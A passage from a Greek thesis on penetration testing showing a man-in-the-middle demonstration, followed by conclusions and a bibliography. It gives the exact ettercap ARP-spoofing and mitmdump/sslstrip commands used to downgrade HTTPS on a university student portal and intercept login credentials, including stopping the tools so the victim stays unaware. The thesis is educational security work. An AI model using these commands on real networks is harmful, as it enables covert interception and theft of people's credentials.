
Στο επόμενο βήμα θα τρέξουμε την επίθεση arp spoofing, η οποία θα κάνει τον υπολογιστή του θύματος να επικοινωνεί με το Kali Linux σαν να είναι ο δρομολογητής (router). Για καλύτερη επεξήγηση του σεναρίου, τρέχουμε στον υποτιθέμενο υπολογιστή του θύματος την εντολή “arp -a” και βλέπουμε ότι η διεύθυνση IP του δρομολογητή αντιστοιχεί στη διεύθυνση MAC “36-b7-df-be-80-1c”. Θα γυρίσουμε ξανά αργότερα σε αυτό, μετά από την εκτέλεση της επίθεσης arp spoofing.



Εικόνα 62. Υπολογιστής θύματος – Εντολή arp -a.


Εκτελούμε την επίθεση arp spoofing με την παρακάτω εντολή του εργαλείου ettercap. Όπου “wlan0” είναι το όνομα της κάρτας δικτύου του Kali Linux υπολογιστή μας, όπου “192.168.71.77” είναι η διεύθυνση IP του δρομολογητή και όπου “192.168.71.139” είναι η διεύθυνση IP του θύματος.

ettercap -Tq -M arp:remote -i wlan0 -S /192.168.71.77// /192.168.71.139//



Εικόνα 63. Kali Linux – Εκτέλεση επίθεσης arp spoofing χρησιμοποιώντας το εργαλείο ettercap.

Στον υπολογιστή του θύματος, τρέχουμε πάλι την εντολή arp -a και παρατηρούμε ότι η διεύθυνση IP του δρομολογητή έχει αλλάξει σε αυτήν του Kali Linux υπολογιστή μας. Αυτό σημαίνει ότι πλέον η όλη η κίνηση από τον υπολογιστή του θύματος κατευθύνεται στο δικό μας υπολογιστή, αντί για το δρομολογητή.




Εικόνα 64. Υπολογιστής θύματος – Εντολή arp -a.

Το επόμενο βήμα είναι η εκτέλεση του εργαλείου mitmdump σε συνδυασμό με το sslstrip.py, το οποίο λαμβάνει την κίνηση στην πόρτα 8080 και υποβαθμίζει το πρωτόκολλο HTTPS σε HTTP, με την παρακάτω εντολή:

mitmdump -s sslstrip.py -m transparent


Εικόνα 65. Υποβάθμιση του https σε http χρησιμοποιώντας το εργαλείο mitmdump.

Ενώ τρέχουν τα δύο εργαλεία, ettercap και mitmdump, φορτώνουμε τη σελίδα της ηλεκτρονικής γραμματείας “https://students.uowm.gr” στον υπολογιστή του θύματος και παρατηρούμε ότι αριστερά από το URL μας δείχνει ότι η σελίδα δεν είναι ασφαλής, δηλαδή δεν υπάρχει πλέον κρυπτογράφηση μέσω του πρωτοκόλλου TLS 1.2.




Εικόνα 66. Υποβάθμιση HTTPS σε HTTP στον υπολογιστή του θύματος.

Βάζουμε τα στοιχεία σύνδεσης και πατάμε “Είσοδος”.




Εικόνα 67. Είσοδος στη σελίδα της ηλεκτρονικής γραμματείας χωρίς HTTPS.

Ο εξυπηρετητής επιστρέφει σφάλμα και δεν καταφέρνουμε να συνδεθούμε επιτυχώς στην εφαρμογή, παρόλο που τα στοιχεία σύνδεσης είναι σωστά. Αυτό πιθανότατα συνέβη επειδή υπάρχει κάποια προστασία, η οποία δεν επιτρέπει την πρόσβαση στην επόμενη σελίδα χωρίς HTTPS.



Εικόνα 68. Μήνυμα σφάλματος μετά τη σύνδεση χωρίς HTTPS στη σελίδα της ηλεκτρονικής γραμματείας.

Παρόλο που ο χρήστης δε συνδέθηκε επιτυχώς, εμείς καταφέραμε να υποκλέψουμε τα στοιχεία σύνδεσής του, όπως βλέπουμε στο εργαλείο ettercap.



Εικόνα 69. Υποκλοπή των στοιχείων σύνδεσης του θύματος.

Σταματάμε αμέσως τα εργαλεία της επίθεσης, έτσι ώστε ο χρήστης να καταφέρει να συνδεθεί επιτυχώς στην επόμενη προσπάθειά του και να μην υποπτευθεί την επίθεση.

Συμπεράσματα

- Η έρευνα για τη συγκεκριμένη εργασία με βοήθησε να κατανοήσω σε βάθος τη λειτουργία των διακομιστών ιστού καθώς και των εφαρμογών ιστού.
- Επίσης, διεύρυνα τις γνώσεις μου σχετικά με τις σύγχρονες τάσεις σχετικά με την κυβερνοασφάλεια, τις ευπάθειες, τις απειλές και τους κινδύνους που υπόκεινται τα σύγχρονα δικτυοκεντρικά πληροφοριακά συστήματα
- Εντρύφησα στη διαδικασία δοκιμών διείσδυσης (penetration testing) και εξοικειώθηκα με αρκετά από τα εργαλεία ελέγχου τρωτότητας και δοκιμών διείσδυσης.
- Πλέον, ολοένα και περισσότεροι οργανισμοί ή/και εταιρείες λειτουργούν προληπτικά όσον αφορά την αντιμετώπιση των προκλήσεων και των απειλών της ασφάλειας των πληροφοριακών συστημάτων τους, είτε δημιουργώντας τμήματα κυβερνοασφάλειας, είτε προσλαμβάνοντας εξωτερικούς συνεργάτες εξειδικευμένους σε θέματα κυβερνοασφάλειας.
- Σχετικά με το απόσπασμα ελέγχου δοκιμών διείσδυσης στην εφαρμογή ιστού Damn Vulnerable Web Application, αποδεικνύεται πως η ανίχνευση τρωτοτήτων και η εκμετάλλευση των ευπαθειών με τη χρήση των κατάλληλων εργαλείων και τεχνικών, σε πολλές περιπτώσεις είναι εύκολη σαν διαδικασία, αλλά με τεράστιες επιπτώσεις για τους οργανισμούς-θύματα.
- Σχετικά με το σενάριο Man In The Middle Attack, παρόλο που η υπηρεσία Ηλεκτρονικής Γραμματείας του Πανεπιστημίου Δυτικής Μακεδονίας φιλοξενείται σε έναν ασφαλή web server, στα πλαίσια του σχετικού πειράματος της παρούσας πτυχιακής εργασίας υποβαθμίστηκαν σκοπίμως οι παράμετροι ασφαλείας (με βάση το απλό πρωτόκολλο http), προκειμένου να επιτευχθεί η επιδιωκόμενη επίθεση και να παρουσιαστούν αναλυτικότερα τα βήματα διεξαγωγής της, καθώς και τα προτεινόμενα αντίμετρα.

6. Προτάσεις Μελλοντικής Επέκτασης

- Παρουσίαση περισσότερων εργαλείων ελέγχου διείσδυσης και σάρωσης ευπαθειών.
- Εύρεση και εκμετάλλευση όλων των ευπαθειών της εφαρμογής ιστού “Damn Vulnerable Web Application” και σύνταξη λεπτομερούς αναφοράς ελέγχου διείσδυσης.
- Αναβάθμιση δικαιωμάτων του χρήστη στο λειτουργικό σύστημα του εξυπηρετητή μετά από την εκμετάλλευση της ευπάθειας έκχυσης εντολών.

Βιβλιογραφία

[1] Ι. Μαυρίδης, Ασφάλεια Πληροφοριών στο Διαδίκτυο, Σύνδεσμος Ελληνικών Ακαδημαϊκών Βιβλιοθηκών, 2015.

[2] S. P. Seema, S. Nandhini και M. Sowmiya, «Overview of Cyber Security,» *International Journal of Advanced Research in Computer and Communication Engineering* , τόμ. 7, αρ. 11, p. 125, November 2018.

[3] IBM, «What is a cyberattack?,» IBM, [Ηλεκτρονικό]. Available: https://www.ibm.com/topics/cyber-attack. [Πρόσβαση 24 October 2022].

[4] N. C. S. Centre, «Penetration Testing,» 8 August 2017. [Ηλεκτρονικό]. Available: https://www.ncsc.gov.uk/guidance/penetration-testing.

[5] R. Sri Devi και M. Mohan Kumar, «Testing for Security Weakness of Web Applications using Ethical Hacking,» σε *Trends in Electronics and Informatics (IOCEI 2020)*, 2020.

[6] EC-Council, «What Is Penetration Testing? Strategic Approaches and Types,» [Ηλεκτρονικό]. Available: https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-strategic-approaches-types/. [Πρόσβαση 24 October 2022].

[7] M. E. Khan και K. Farmeena, «A Comperative Study of White Box, Black Box, and Grey Box Testing Techniques,» *International Journal of Advanced Computer Science and Applications* , τόμ. 3, pp. 12-14, June 2012.

[8] K. Scarforne, M. Souppaya, A. Cody και A. Orebaugh, «NIST,» September 2008. [Ηλεκτρονικό]. Available: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf. [Πρόσβαση 10 November 2022].

[9] PTES, «PTES,» PTES, 16 August 2014. [Ηλεκτρονικό]. Available: http://www.pentest-standard.org/index.php/Main_Page. [Πρόσβαση 15 February 2023].

[10] P. Herzog, «OSSTMM 3,» 14 December 2010. [Ηλεκτρονικό]. Available: https://www.isecom.org/OSSTMM.3.pdf. [Πρόσβαση 15 February 2023].

[11] K. Bozic, N. Penevski και Z. A. Sasa, «Penetration Testing and Vulnerability Assessment: Introduction, Phases, Tools and Methods,» σε *Sinteza 2019*, 2019.

[12] Imperva, "Imperva," [Online]. Available: https://www.imperva.com/learn/application-security/vulnerability-assessment/.

[13] Wikipedia, «History of the World Wide Web,» [Ηλεκτρονικό]. Available: https://en.wikipedia.org/wiki/History_of_the_World_Wide_Web. [Πρόσβαση 19 March 2023].

[14] Tutorialspoint, «Web Pages,» [Ηλεκτρονικό]. Available: https://www.tutorialspoint.com/internet_technologies/web_pages.htm.

[Πρόσβαση 19 March 2023].

[15] R. Wiki, «Web Architecture,» [Ηλεκτρονικό]. Available: https://en.ryte.com/wiki/Web_Architecture. [Πρόσβαση 20 March 2023].

[16] Wikipedia, «HTTPS,» [Ηλεκτρονικό]. Available: https://en.wikipedia.org/wiki/HTTPS. [Πρόσβαση 20 March 2023].

[17] A. Prodromou, «TLS Security 2: A Brief History of SSL/TLS,» Invicti, 31 March 2019. [Ηλεκτρονικό]. Available: https://www.acunetix.com/blog/articles/history-of-tls-ssl-part-2/. [Πρόσβαση November 2022].

[18] R. Barnes, M. Thomson, Mozilla, A. Pironti, INRIA, A. Langley και Google, «Deprecating Secure Sockets Layer Version 3.0,» IETF, June 2015. [Ηλεκτρονικό]. Available: https://www.rfc-editor.org/rfc/rfc7568#page-3. [Πρόσβαση 14 November 2022].

[19] I. E. Team, «What Is a Web Application? (With Benefits and Jobs),» [Ηλεκτρονικό]. Available: https://www.indeed.com/career-advice/career-development/what-is-web-application. [Πρόσβαση 20 March 2023].

[20] J. Johnston, «A beginners guide to web application development (2022),» 24 January 2020. [Ηλεκτρονικό]. Available: https://budibase.com/blog/web-application-development/. [Πρόσβαση 20 March 2023].

[21] PortSwigger, «Cross-site scripting,» [Ηλεκτρονικό]. Available: https://portswigger.net/web-security/cross-site-scripting. [Πρόσβαση 5 March 2023].

[22] PortSwigger, «XML Injection,» [Ηλεκτρονικό]. Available: https://portswigger.net/kb/issues/00100700_xml-injection. [Πρόσβαση 5 March 2023].

[23] kingthorin, «OWASP,» OWASP, [Ηλεκτρονικό]. Available: https://owasp.org/www-community/attacks/SQL_Injection. [Πρόσβαση 30 October 2022].

[24] Fortinet, «Buffer Overflow,» [Ηλεκτρονικό]. Available: https://www.fortinet.com/resources/cyberglossary/buffer-overflow. [Πρόσβαση 10 March 2023].

[25] Fortinet. [Ηλεκτρονικό]. Available: https://www.fortinet.com/resources/cyberglossary/web-security-threats. [Πρόσβαση 10 March 2023].

[26] OWASP, «OWASP,» [Ηλεκτρονικό]. Available: https://owasp.org/about/. [Πρόσβαση 24 October 2022].

[27] OWASP, «OSASP Top Ten,» [Ηλεκτρονικό]. Available: https://owasp.org/www-project-top-ten/. [Πρόσβαση 24 October 2022].

[28] OWASP, «OWASP Juice Shop,» [Ηλεκτρονικό]. Available: https://owasp.org/www-project-juice-shop/. [Πρόσβαση 24 October 2022].

[29] OWASP, «OWASP Web Security Testing Guide,» [Ηλεκτρονικό]. Available: https://owasp.org/www-project-web-security-testing-guide/. [Πρόσβαση 24 October 2022].

[30] I. Synopsys, «2021 Software Vulnerability Snapshot,» Synopsys, Inc., December 2021. [Ηλεκτρονικό]. Available: https://www.synopsys.com/content/dam/synopsys/sig-assets/reports/rp-2021-software-vulnerabilities-snapshot.pdf. [Πρόσβαση 9 November 2022].

[31] g0tmi1k, «What is Kali Linux?,» Offensive Security, 9 September 2022. [Ηλεκτρονικό]. Available: https://www.kali.org/docs/introduction/what-is-kali-linux/. [Πρόσβαση 24 October 2022].

[32] A. Mallik, "MAN-IN-THE-MIDDLE-ATTACK: UNDERSTANDING IN SIMPLE WORDS," October 2018. [Online]. Available: https://jurnal.ar-raniry.ac.id/index.php/cyberspace/article/view/3453.

[33] EC-Council, «EC-Council CYBERSECURITY EXCHANGE,» [Ηλεκτρονικό]. Available: https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-strategic-approaches-types/. [Πρόσβαση 24 October 2022].

[34] T. Farah, D. Alam, A. Kabir και T. Bhuiyan, «SQLi Penetration Testing of Financial Web Applications: Investigation of Bangladesh Region,» σε *World Congress on Internet Security (WorldCIS-2015)*, 2015.

[35] A. Tekerek και O. F. Bay, «DESIGN AND IMPLEMENTATION OF AN ARTIFICIAL INTELLIGENCE-BASED WEB APPLICATION FIREWALL MODEL,» *Neural Network World,* τόμ. 29, p. 193, 19 August 2019.